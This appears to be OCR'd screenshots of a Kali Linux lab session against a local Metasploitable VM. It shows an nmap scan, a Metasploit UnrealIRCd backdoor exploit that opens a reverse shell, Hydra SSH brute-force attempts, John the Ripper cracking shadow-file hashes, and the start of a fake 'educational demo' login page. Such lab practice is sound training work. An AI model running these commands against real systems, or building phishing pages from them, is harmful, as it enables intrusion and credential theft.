
*Untitled 2 - Mousepad


File Edit Search View Document Help


shadow.txt Untitled 2

```
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST">
9 Email: <input type="email"
10 name="email" required><br>
11 Password: <input type ="password"
12 name="password" required><br>
13 <button type="submit">Login</button>
14 </form>
15 <p style="color:red;">
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:25
kali@kali: ~
Session
Actions
Edit
View
Help
(kali㉿kali)-[~]
$ hydra -l msfadmin -P/usr/share/wordlists/rockyou.txt 192.168.56.103 ssh -o ConnectTimeout=5
English (India)
English (India)
To switch input methods, press Windows key + space.
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
23:36
kali@kali: ~
Session Actions Edit View Help
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:08
kali@kali: ~
Session Actions Edit View Help
— 192.168.56.103 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3087ms
rtt min/avg/max/mdev = 0.770/1.259/1.700/0.404 ms
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:06 IST
Nmap scan report for 192.168.56.103
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:F0:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
[*] StartiNg the Metasploit Framework console ... -
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 0:37

kali@kali: ~

Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

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[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$
```


Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:59
kali@kali: ~
Session Actions Edit View Help
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 8:51

kali@kali: ~

Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
```

Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 0:40

kali@kali: ~

Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
